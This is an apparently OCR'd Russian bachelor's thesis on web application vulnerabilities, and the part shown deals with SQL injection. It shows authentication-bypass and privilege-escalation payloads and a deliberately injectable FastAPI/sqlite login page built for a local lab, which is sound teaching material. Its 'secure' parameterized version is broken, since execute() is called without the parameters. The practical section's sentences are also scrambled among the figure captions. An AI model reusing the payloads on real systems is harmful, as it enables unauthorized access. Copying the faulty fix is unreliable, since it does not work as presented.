МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Ярославский государственный университет имени П. Г. Демидова»

Кафедра компьютерной безопасности и математических методов обработки информации

Сдано на кафедру
«_____» _____ 2024 г.
Заведующий кафедрой,
к. ф.-м. н., доцент

_____ Мурин Д.М.

Выпускная квалификационная работа

Анализ уязвимостей веб-приложений

по направлению
10.03.01 Информационная безопасность

Научный руководитель
старший преподаватель

_____ Власова О. В.
«_____» _____ 2024 г.

Студент группы ИБ-41БО

_____ С. И. Штанько
«_____» _____ 2024 г.

Ярославль, 2024

Реферат

Объем 56 с., 5 гл., 0 рис., 0 табл., 19 источников, 0 прил.

Ключевые слова: **Уязвимости веб-приложений, анализ безопасности сайтов**

Содержание

Введение

Современный мир характеризуется стремительным развитием информационных технологий, все большей интеграцией цифровых решений в различные сферы жизни и деятельности. Веб-приложения стали неотъемлемой частью повседневности, обеспечивая доступ к услугам, информации и коммуникации. С ростом их популярности и сложности возрастает и актуальность обеспечения их безопасности. Уязвимости веб-приложений представляют собой лазейки, которые могут быть использованы злоумышленниками для нанесения ущерба пользователям, организациям и системам.

Актуальность темы дипломной работы обусловлена возрастающей угрозой кибербезопасности, связанной с уязвимостями веб-приложений. Кибератаки становятся всё более изощрёнными и масштабными, а их последствия могут быть катастрофическими, приводя к утечке конфиденциальной информации, финансовым потерям и репутационному ущербу.

Цель дипломной работы – комплексное изучение и анализ наиболее распространенных уязвимостей веб-приложений, а также методов их обнаружения, предотвращения и устранения.

Задачи дипломной работы:

- Рассмотреть основные виды уязвимостей веб-приложений, такие как инъекции SQL, межсайтовый скриптинг (XSS), подделка межсайтовых запросов (CSRF) и другие.
- Изучить причины возникновения уязвимостей, их потенциальные последствия и угрозы для безопасности веб-приложений.
- Проанализировать методы и инструменты для обнаружения и предотвращения уязвимостей веб-приложений.
- Изучить практические примеры и рекомендации по обеспечению безопасности веб-приложений.
- Провести анализ конкретных случаев уязвимостей и рассмотреть методы их устранения.

Объектом исследования дипломной работы являются веб-приложения, а предметом исследования – уязвимости веб-приложений и методы обеспечения их безопасности.

Методологической основой дипломной работы служат методы анализа, синтеза, сравнения и обобщения информации из различных источников, включая научные статьи, техническую документацию, отчеты по безопасности и практические руководства.

Практическая значимость дипломной работы заключается в возможности использования полученных знаний и рекомендаций для повышения безопасности веб-приложений, разработки защищенных программных продуктов и снижения рисков кибератак.

Результаты данной работы могут быть полезны разработчикам веб-приложений, специалистам по информационной безопасности, студентам и всем, кто интересуется вопросами кибербезопасности.

1. Инъекции SQL

1.1. Определение и примеры инъекций SQL.

1.1.1. Сущность инъекции SQL

Инъекция SQL (SQL Injection) – это тип атаки, направленной на веб-приложения, использующие базы данных. Принцип ее действия заключается во внедрении вредоносного SQL-кода в поля ввода данных приложения. Цель такой атаки – исказить логику выполнения SQL-запросов, отправляемых к базе данных. В результате злоумышленник может получить несанкционированный доступ к чувствительным данным, манипулировать ими, нарушать работу приложения и даже получить полный контроль над сервером базы данных.

1.1.2. Механизм атаки

Для успешной реализации инъекции SQL злоумышленник должен воспользоваться уязвимостью в коде приложения, которая возникает при недостаточной проверке и обработке пользовательского ввода.

Этапы атаки:

1) **Идентификация уязвимости:** Злоумышленник анализирует приложение, чтобы найти поля ввода, которые не проходят должную валидацию и фильтрацию данных. Это могут быть формы авторизации, поиска, регистрации, комментарии и другие элементы взаимодействия с пользователем.
2) **Внедрение вредоносного кода:** Злоумышленник вводит в уязвимое поле специальным образом сформированный SQL-код. Этот код может быть предназначен для обхода аутентификации, извлечения данных, модификации записей или выполнения других вредоносных действий.
3) **Исполнение измененного запроса:** Приложение, не распознавая вредоносный код, формирует SQL-запрос с учетом пользовательского ввода и отправляет его к базе данных.
4) **Получение доступа к данным или выполнение несанкционированных действий:** База данных выполняет измененный запрос, предоставляя злоумышленнику несанкционированный доступ к данным, возможность их модификации или выполнения других команд.

1.1.3. Классификация инъекций SQL

По методу получения данных:

1) **Внеполосные (Out-of-band):** Злоумышленник получает данные через внешний канал, отличный от используемого приложением. Например, он может использовать функции базы данных для отправки данных на свой сервер или выполнения запросов к внешним ресурсам.
2) **Инференциальные (Inferential):** Злоумышленник анализирует ответы приложения на специально сформированные запросы, чтобы получить информацию о структуре базы данных, наличии определенных записей или содержимом данных.
3) **Внедрение кода (Code Injection):** Злоумышленник вводит код, который будет выполнен на сервере приложения. Это может быть, например, код на языке базы данных (PL/SQL) или на языке программирования, используемом на сервере.

По влиянию на приложение:

1) **Логические:** Злоумышленник изменяет логику работы приложения, например, обходит аутентификацию, получает доступ к чужим данным или изменяет права доступа.
2) **Извлечение данных:** Злоумышленник получает доступ к конфиденциальным данным, которые не должны быть ему доступны.
3) **Модификация данных:** Злоумышленник изменяет или удаляет данные в базе данных.

По способу внедрения вредоносного кода:

1) **Ошибка синтаксиса:** Злоумышленник вводит символы, которые нарушают синтаксис SQL-запроса, что позволяет ему изменить логику его выполнения.
2) **Объединение запросов (Union-based):** Злоумышленник добавляет к исходному запросу еще один запрос, используя оператор UNION, чтобы получить доступ к данным из другой таблицы.
3) **Внедрение подзапросов:** Злоумышленник внедряет подзапрос, который изменяет логику работы исходного запроса.

1.1.4. Примеры инъекций SQL

Пример 1 (Обход аутентификации):
Предположим, приложение использует следующий запрос для аутентификации пользователя:

```
SELECT * FROM users
WHERE username = '$username' AND password = '$password';
```

Злоумышленник может ввести в поле "username"значение ‘’ OR ’1’=’1’ –‘ . В результате получится следующий запрос:

```
SELECT * FROM users
WHERE username = '' OR '1'='1' --' AND password = '$password';
```

Поскольку условие ‘’1’=’1’‘ всегда истинно, запрос вернет первую запись из таблицы ‘users‘, предоставляя злоумышленнику доступ к системе.

Пример 2 (Извлечение данных):
Предположим, приложение использует следующий запрос для поиска товара по его названию:

```
SELECT * FROM products
WHERE name LIKE '%$search_term%';
```

Злоумышленник может ввести в поле поиска значение “’ OR 1=1; - -“ . В результате получится следующий запрос:

```
SELECT * FROM products
WHERE name LIKE '%' OR 1=1; --%';
```

В данном случае условие WHERE всегда будет истинным (1=1), что приведет к извлечению всех записей из таблицы products, независимо от значения name. Злоумышленник может получить доступ к информации о всех товарах, даже если у него нет разрешения на это.

Пример 3 (Модификация данных):
Предположим, приложение использует следующий запрос для обновления профиля пользователя:

```
UPDATE users SET email = '$email'
WHERE username = '$username';
```

Злоумышленник может ввести в поле "email"значение
‘’new-email’; UPDATE users SET isAdmin = 1 WHERE username = ’attacker’; –‘ .
В результате получится следующий запрос:

```
UPDATE users SET email = 'new-email';
UPDATE users SET isAdmin = 1
WHERE username = 'attacker'; --' WHERE username = '$username';
```

Этот запрос сначала обновит email для всех пользователей, а затем установит флаг ‘isAdmin‘ для пользователя ‘attacker‘, предоставив ему права администратора. Примеры инъекций SQL наглядно демонстрируют опасность данного типа атак и необходимость принятия мер для их предотвращения.

1.2. Причины возникновения инъекций SQL

Инъекции SQL остаются одной из наиболее распространенных и опасных уязвимостей веб-приложений. Их возникновение обусловлено рядом факторов, связанных с ошибками проектирования, разработки и эксплуатации приложений.

1.2.1. Недостаточная валидация и фильтрация пользовательского ввода

Основная причина уязвимости к инъекциям SQL - недостаточная проверка и фильтрация данных, вводимых пользователем. При создании прилоложений часто предполагается, что пользователи будут вводить только корректные и ожидаемые данные, но злоумышленники могут использовать специальные символы и конструкции SQL-языка, чтобы изменить логику запросов к базе данных.

Примеры недостаточной валидации:

1) Приложение не проверяет тип данных, например, ожидает число, но принимает строку, содержащую SQL-код.
2) Приложение не ограничивает длину вводимых данных, что позволяет злоумышленнику ввести длинную строку с вредоносным кодом.
3) Приложение не экранирует специальные символы, такие как кавычки, точки с запятой и другие, которые могут быть использованы для внедрения SQL-кода.

1.2.2. Использование динамических SQL-запросов

Динамические SQL-запросы формируются на основе пользовательского ввода, что делает их уязвимыми к инъекциям. Если данные не проходят должную обработку перед включением в запрос, злоумышленник может внедрить свой код и изменить логику его выполнения.

Пример динамического SQL-запроса:

```
String query = "SELECT * FROM users
WHERE username = '" +
username +
"' AND password = '" + password + "'";
```

В этом примере, если пользователь введет в поле ‘username‘ значение ‘’ OR ’1’=’1’ –‘, то получится следующий запрос:

```
SELECT * FROM users
WHERE username = '' OR '1'='1' --' AND password = '$password';
```

Этот запрос вернет все записи из таблицы ‘users‘, поскольку условие ‘’1’=’1’‘ всегда истинно.

1.2.3. Неправильная конфигурация базы данных

Некорректные настройки базы данных также могут способствовать возникновению уязвимостей. Например, если учетная запись базы данных, используемая приложением, имеет избыточные привилегии, то злоумышленник, получив доступ к ней, сможет выполнить больше вредоносных действий.

Примеры неправильной конфигурации:

1) Учетная запись базы данных имеет права на выполнение команд, которые не требуются для работы приложения, например, на удаление таблиц.
2) База данных разрешает выполнение пакетных запросов (batch queries), что позволяет злоумышленнику выполнить несколько SQL-запросов в одном вызове.
3) База данных использует слабые пароли или хранит их в незашифрованном виде.

1.2.4. Использование устаревшего программного обеспечения

Устаревшее программное обеспечение, включая базы данных и библиотеки для работы с ними, может содержать известные уязвимости, которые могут быть использованы для инъекций SQL. Важно регулярно обновлять ПО, чтобы устранять уязвимости и минимизировать риски.

1.2.5. Недостаточное обучение и осведомленность разработчиков

Разработчики веб-приложений должны быть осведомлены о проблеме инъекций SQL и методах их предотвращения. Недостаточное обучение и понимание рисков могут привести к ошибкам в коде, которые сделают приложение уязвимым.

1.2.6. Использование небезопасных функций

Некоторые функции, предоставляемые базами данных и библиотеками, могут быть небезопасными, если их использовать неправильно. Например, функции для конкатенации строк могут быть использованы для внедрения SQL-кода, если пользовательский ввод не проходит предварительную обработку.

Пример небезопасной функции:

```
String query = "SELECT * FROM users
WHERE username = '" + escape(username) + "'";
```

В этом примере функция ‘escape()‘ может быть небезопасной, если она не экранирует все специальные символы.

1.2.7. Человеческий фактор

Ошибки разработчиков, небрежность при настройке сервера базы данных или недостаточная осведомленность пользователей о рисках могут привести к уязвимостям и успешным атакам.

Примеры человеческого фактора:

1) Разработчик забыл проверить пользовательский ввод перед использованием его в SQL-запросе.
2) Администратор базы данных установил слабый пароль для учетной записи приложения.
3) Пользователь открыл фишинговое письмо и ввел свои учетные данные на поддельном сайте.

Учитывая многообразие причин возникновения инъекций SQL, важно применять комплексный подход к обеспечению безопасности веб-приложений, который включает в себя меры по предотвращению, обнаружению и устранению уязвимостей.

1.3. Возможные последствия и угрозы для приложений и баз данных

Успешная инъекция SQL может иметь серьезные последствия для веб-приложений и баз данных, приводя к нарушению конфиденциальности, целостности и доступности данных, а также к финансовым и репутационным потерям.

1.3.1. Нарушение конфиденциальности данных

Злоумышленники могут использовать инъекции SQL для получения несанкционированного доступа к конфиденциальным данным, таким как:

- **Персональные данные пользователей:** имена, адреса, номера телефонов, паспорта, данные кредитных карт и другая чувствительная информация.
- **Финансовая информация:** данные о банковских счетах, транзакциях, платежах и другие финансовые сведения.
- **Коммерческая тайна:** информация о продуктах, услугах, партнерах, клиентах и другие конфиденциальные данные компании.

Утечка таких данных может привести к мошенничеству, шантажу, краже личных данных и другим серьезным последствиям.

1.3.2. Нарушение целостности данных

Инъекции SQL могут быть использованы для модификации или удаления данных в базе данных, что может привести к:

- **Искажению информации:** злоумышленник может изменить данные о пользователях, продуктах, заказах и т. д., что приведет к ошибкам в работе приложения и принятию неверных решений.
- **Потере данных:** злоумышленник может удалить важные данные, что приведет к нарушению работы приложения и финансовым потерям.
- **Внедрению ложной информации:** злоумышленник может добавить в базу данных ложные записи, что может быть использовано для мошенничества или дезинформации.

1.3.3. Нарушение доступности данных

Инъекции SQL могут быть использованы для нарушения работы приложения и базы данных, что приведет к:

- **Отказу в обслуживании (DoS):** злоумышленник может отправить запрос, который приведет к высокой нагрузке на сервер базы данных, что сделает приложение недоступным для пользователей.
- **Повреждению базы данных:** злоумышленник может выполнить команды, которые приведут к повреждению структуры базы данных или ее файлов, что сделает данные недоступными.
- **Взлому сервера:** злоумышленник может использовать инъекцию SQL для получения доступа к серверу базы данных и дальнейшего его взлома.

1.3.4. Финансовые потери

Последствия инъекций SQL могут привести к значительным финансовым потерям для компании, включая:

- **Ущерб от мошенничества:** злоумышленники могут использовать украденные данные для совершения мошеннических операций, что приведет к финансовым потерям для компании и ее клиентов.
- **Штрафы за нарушение законодательства:** утечка персональных данных может привести к штрафам со стороны регулирующих органов.
- **Расходы на восстановление данных и системы:** восстановление базы данных и системы после атаки может потребовать значительных финансовых затрат.
- **Потеря доверия клиентов:** инциденты с безопасностью могут привести к потере доверия клиентов и снижению репутации компании.

1.3.5. Репутационные потери

Инциденты с безопасностью, связанные с инъекциями SQL, могут серьезно повредить репутации компании. Клиенты могут потерять доверие к компании, что приведет к снижению продаж и потере доли рынка. Кроме того, инциденты с безопасностью могут негативно повлиять на отношения с партнерами и инвесторами.

1.3.6. Примеры реальных инцидентов

- **Взлом компании TalkTalk (2015):** Хакеры использовали инъекцию SQL для получения доступа к данным 157 000 клиентов, включая имена, адреса, даты рождения, номера телефонов и данные банковских карт. Компания была оштрафована на £400 000 за нарушение законодательства о защите данных.[1]
- **Взлом сайта Freepik (2020):** Хакеры использовали инъекцию SQL для получения доступа к внутреннему серверу базы данных с пользовательскими данными. Были похищены данные более 8 млн. пользователей. Сайт понес огромные финансовые и репутационные потери. [2]

Примеры реальных инцидентов наглядно демонстрируют серьезность угрозы, которую представляют инъекции SQL. Поэтому важно применять эффективные меры для защиты веб-приложений и баз данных от данного типа атак.

1.4. Методы обнаружения и предотвращения инъекций SQL

Для обеспечения безопасности веб-приложений и защиты от инъекций SQL необходимо применять комплекс мер, включающий методы обнаружения уязвимостей, предотвращения атак и минимизации их последствий.

1.4.1. Методы обнаружения уязвимостей

Существует несколько методов обнаружения уязвимостей к инъекциям SQL:

- **Ручное тестирование:** опытные специалисты по безопасности могут вручную анализировать код приложения и проводить тесты на наличие уязвимостей. Этот метод требует высокой квалификации и может быть трудоемким.
- **Автоматизированное сканирование:** существуют специальные инструменты для автоматического сканирования веб-приложений на наличие уязвимостей, включая инъекции SQL. Эти инструменты могут быть полезны для быстрого выявления потенциальных проблем, но они не всегда могут обнаружить все уязвимости.

- **Анализ исходного кода:** анализ исходного кода приложения может помочь выявить участки кода, которые могут быть уязвимы к инъекциям SQL. Этот метод требует доступа к исходному коду и может быть сложным для больших приложений.
- **Фаззинг:** фаззинг - это метод тестирования, при котором приложению отправляются случайные или специально сформированные данные для выявления ошибок и уязвимостей. Фаззинг может быть эффективным методом обнаружения уязвимостей к инъекциям SQL.

1.4.2. Методы предотвращения атак

Существует несколько методов предотвращения атак с использованием инъекций SQL:

- **Валидация и фильтрация пользовательского ввода:** все данные, полученные от пользователя, должны быть проверены на соответствие ожидаемому типу, формату и длине. Специальные символы, которые могут быть использованы для внедрения SQL-кода, должны быть экранированы или удалены.
- **Использование параметризованных запросов:** параметризованные запросы - это способ создания SQL-запросов, при котором пользовательский ввод передается отдельно от самого запроса. Это позволяет избежать внедрения SQL-кода, так как база данных обрабатывает пользовательский ввод как данные, а не как часть запроса.
- **Использование хранимых процедур:** хранимые процедуры - это предварительно скомпилированные SQL-запросы, которые хранятся на сервере базы данных. Использование хранимых процедур может помочь предотвратить инъекции SQL, так как они ограничивают возможности злоумышленника по изменению логики запроса.
- **Принцип наименьших привилегий:** учетные записи базы данных, используемые приложением, должны иметь минимальные необходимые привилегии для выполнения своих функций. Это ограничивает возможности злоумышленника, если он получит доступ к учетной записи.
- **Регулярное обновление программного обеспечения:** устаревшее программное обеспечение может содержать известные уязвимости, которые могут быть использованы для инъекций SQL. Важно регулярно обновлять ПО, чтобы устранять уязвимости и минимизировать риски.

1.4.3. Минимизация последствий

Даже при применении мер по предотвращению атак, всегда есть вероятность, что злоумышленник сможет найти и использовать уязвимость. Поэтому важно принимать меры для минимизации последствий успешных атак:

- **Мониторинг и аудит:** регулярный мониторинг активности базы данных и аудит журналов событий может помочь выявить подозрительную активность и своевременно реагировать на атаки.
- **Резервное копирование данных:** регулярное резервное копирование данных позволяет восстановить информацию в случае ее потери или повреждения.
- **Планы реагирования на инциденты:** компания должна иметь план реагирования на инциденты безопасности, который определяет действия, которые необходимо предпринять в случае атаки.

Применение комплексного подхода к обнаружению, предотвращению и минимизации последствий инъекций SQL является ключевым фактором для обеспечения безопасности веб-приложений и баз данных.

1.5. Инструменты и техники для защиты от инъекций SQL

Существует множество инструментов и техник, которые помогают разработчикам и специалистам по безопасности защитить веб-приложения от инъекций SQL. Рассмотрим некоторые из наиболее распространенных и эффективных вариантов.

1.5.1. Инструменты статического анализа кода

Статический анализ кода - это процесс автоматического анализа исходного кода программы для выявления потенциальных ошибок и уязвимостей. Существуют инструменты статического анализа кода, специально предназначенные для обнаружения уязвимостей к инъекциям SQL:

- **FindBugs**: бесплатный инструмент с открытым исходным кодом, который анализирует Java-код и выявляет различные уязвимости, включая инъекции SQL. [3]
- **Yasca**: еще один бесплатный инструмент с открытым исходным кодом, который поддерживает анализ кода на нескольких языках программирования, включая Java, Python и C++. [4]
- **SonarQube**: платформа для статического анализа кода, которая предлагает широкий спектр функций, включая обнаружение инъекций SQL, анализ качества кода и управление техническим долгом. [5]

1.5.2. Инструменты динамического анализа приложений

Динамический анализ приложений (DAST) - это процесс тестирования безопасности работающего приложения. DAST-инструменты могут автоматически

отправлять запросы к приложению и анализировать ответы для выявления уязвимостей, включая инъекции SQL:

- **OWASP ZAP**: бесплатный инструмент с открытым исходным кодом, который предлагает широкий спектр функций для динамического анализа веб-приложений, включая сканирование на наличие инъекций SQL, межсайтовый скриптинг (XSS) и другие уязвимости.
- **Burp Suite**: коммерческий инструмент, который предлагает продвинутые функции для ручного и автоматизированного тестирования безопасности веб-приложений. Он включает в себя сканер уязвимостей, перехватчик запросов и другие инструменты, полезные для обнаружения и эксплуатации инъекций SQL.
- **Acunetix**: коммерческий сканер уязвимостей, который специализируется на автоматическом обнаружении широкого спектра уязвимостей веб-приложений, включая инъекции SQL, XSS и CSRF.

1.5.3. Фаззеры

Фаззеры - это инструменты, которые автоматически генерируют и отправляют некорректные или неожиданные данные в приложение для выявления ошибок и уязвимостей. Фаззеры могут быть эффективными для обнаружения уязвимостей к инъекциям SQL:

- **Sulley Fuzzing Framework**: бесплатный инструмент с открытым исходным кодом. Он был специально разработан для работы в течении нескольких дней и автоматизации процесса фаззинга.
- **wfuzz**: универсальный фаззер, который может быть использован для тестирования различных протоколов и приложений, включая веб-приложения. Он может быть настроен для обнаружения инъекций SQL путем отправки специально сформированных запросов.

1.5.4. Техники безопасного программирования

Помимо использования инструментов, разработчики должны применять техники безопасного программирования, чтобы предотвратить инъекции SQL:

- **Валидация и фильтрация пользовательского ввода:** всегда проверяйте данные, полученные от пользователя, на соответствие ожидаемому типу, формату и длине. Специальные символы должны быть экранированы или удалены.
- **Использование параметризованных запросов:** всегда используйте параметризованные запросы вместо конкатенации строк для создания SQL-запросов.

– **Использование хранимых процедур:** рассмотрите возможность использования хранимых процедур для выполнения типовых операций с базой данных.
– **Принцип наименьших привилегий:** предоставляйте учетным записям базы данных минимальные необходимые привилегии.
– **Регулярное обновление ПО:** обновляйте программное обеспечение, используемое в приложении, включая библиотеки и фреймворки, до последних версий, чтобы устранять известные уязвимости.

Применение этих инструментов и техник поможет разработчикам создавать более безопасные веб-приложения и защитить их от инъекций SQL.

1.5.5. Исследование sql-инъекции на практическом примере

В целях соблюдения закона для практического примера мы будем использовать самописный сайт поднятый на локальной машине. Концепция сайта: двухстраничный сайт, одна из страниц отвечает за авторизацию пользователя, а вторая представляет из себя небольшой чат с асинхронным обновлением сообщений раз в 3 секунды и с возможностью отправить сообщение от имени авторизованного на первой странице пользователя. Сайт целенаправленно создавался, как доверяющий вводу пользователя, поэтому имеет низкую безопасность и огромное количество уязвимостей.

На скриншоте можно увидеть окно авторизации с уже введенными логином и паролем:



Рис. 1 — Окно авторизации с введенными данными

В случае если нажмем кнопку "Зайти"и были верно введены логин и пароль, то произойдет авторизация и мы попадем на вторую страницу сайта - чат:



Рис. 2 — Вторая страница сайта - чат

Однако, если мы посмотри на обработку post-запроса данных формы, то мы можем увидеть, что запрос для базы данных составляется с помощью простой конкатенации f-строки:

```
@app.post("/login", response_class=JSONResponse)
async def login(login_data: LoginData):
    query = f"""
        select users.id
        from users
        where login = '{login_data.login}'
            and pass = '{login_data.password}'
"""
    with sqlite3.connect(db_file) as conn:
        cursor = conn.cursor()
        cursor.execute(query)
        data = cursor.fetchall()
        if len(data) < 1:
            return None
        return data[0][0]
```

Поэтому мы можем попробовать ввести вместо пароля выражение: “’ or 1=1 - -“ и авторизоваться:

Теперь попробуем противодействовать sql-инъекции путем переписания кода обработки данных формы в коде, а именно заменим конкатенацию f-строки



Рис. 3 — Окно авторизации с введенными данными

У нас действительно получилось зайти без знания пароля:



Рис. 4 — Получен доступ к чату без знания пароля

на параметризированный запрос. Таким образом, у нас получится, что вредоносная строка вместо пароля у нас будет восприниматься именно как строка, а не как часть запроса. Получится вот такой код:

```
@app.post("/login", response_class=JSONResponse)
async def login(login_data: LoginData):
    query = f"""
        select users.id
        from users
        where login = ? and pass = ?
"""
```

```
8       with sqlite3.connect(db_file) as conn:
9           cursor = conn.cursor()
10          cursor.execute(query)
11          data = cursor.fetchall()
12          if len(data) < 1:
13              return None
14          return data[0][0]
```

Попробуем вновь воспользоваться уязвимостью:

